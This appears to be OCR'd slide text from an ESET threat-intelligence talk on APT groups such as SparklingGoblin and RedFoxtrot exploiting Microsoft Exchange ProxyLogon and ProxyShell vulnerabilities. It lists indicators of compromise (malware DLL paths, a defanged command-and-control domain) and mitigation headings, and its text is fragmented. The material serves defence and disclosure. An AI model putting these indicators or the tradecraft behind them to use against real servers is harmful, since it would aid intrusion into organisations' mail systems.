
Cobalt Strike

PlugX

ShadowPad

# SparklingGoblin - Details

- Main actions observed:
    - InstallUtil-based .NET loader: `C:\Users\Public\mscorswv.dll`



ApplicationUpdate

Aug. 12th

TA410

Aug. 13th

TA428


Aug. 24th

SparklingGoblin

Aug. 31st

RedFoxtrot

Sep. 9th



Intent

Since

2018


Targeting

ESET Digital Security Progress. Protected.

# RedFoxtrot - Details

- Main actions observed:
  - ShadowPad
    `C:\Windows\inf\Termservice\mscoree.dll`

- C2: `dsgf.chickenkiller[.]com`



ProxyShell vulnerability Threat Report exclusive

Microsoft Exchange servers under siege, once again.

In March 2021, ESET researchers reported on Microsoft Exchange servers being *exploited around the world by at least 10 APT groups* [29] using a pre-authentication remote code execution (RCE) vulnerability chain (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, and CVE-2021-27065) discovered by Orange Tsai and dubbed ProxyLogon. This vulnerability chain allows an attacker to take over any reachable Exchange server

# Mitigations

## Patch

## Remove webshells – Investigate malicious activity

## Change credentials

## Avoid internet-exposed OWA

Digital Security
**Progress. Protected.**

# Mathieu Tartare

Malware Researcher

@mathieutartare

www.eset.com | www.welivesecurity.com | @ESETresearch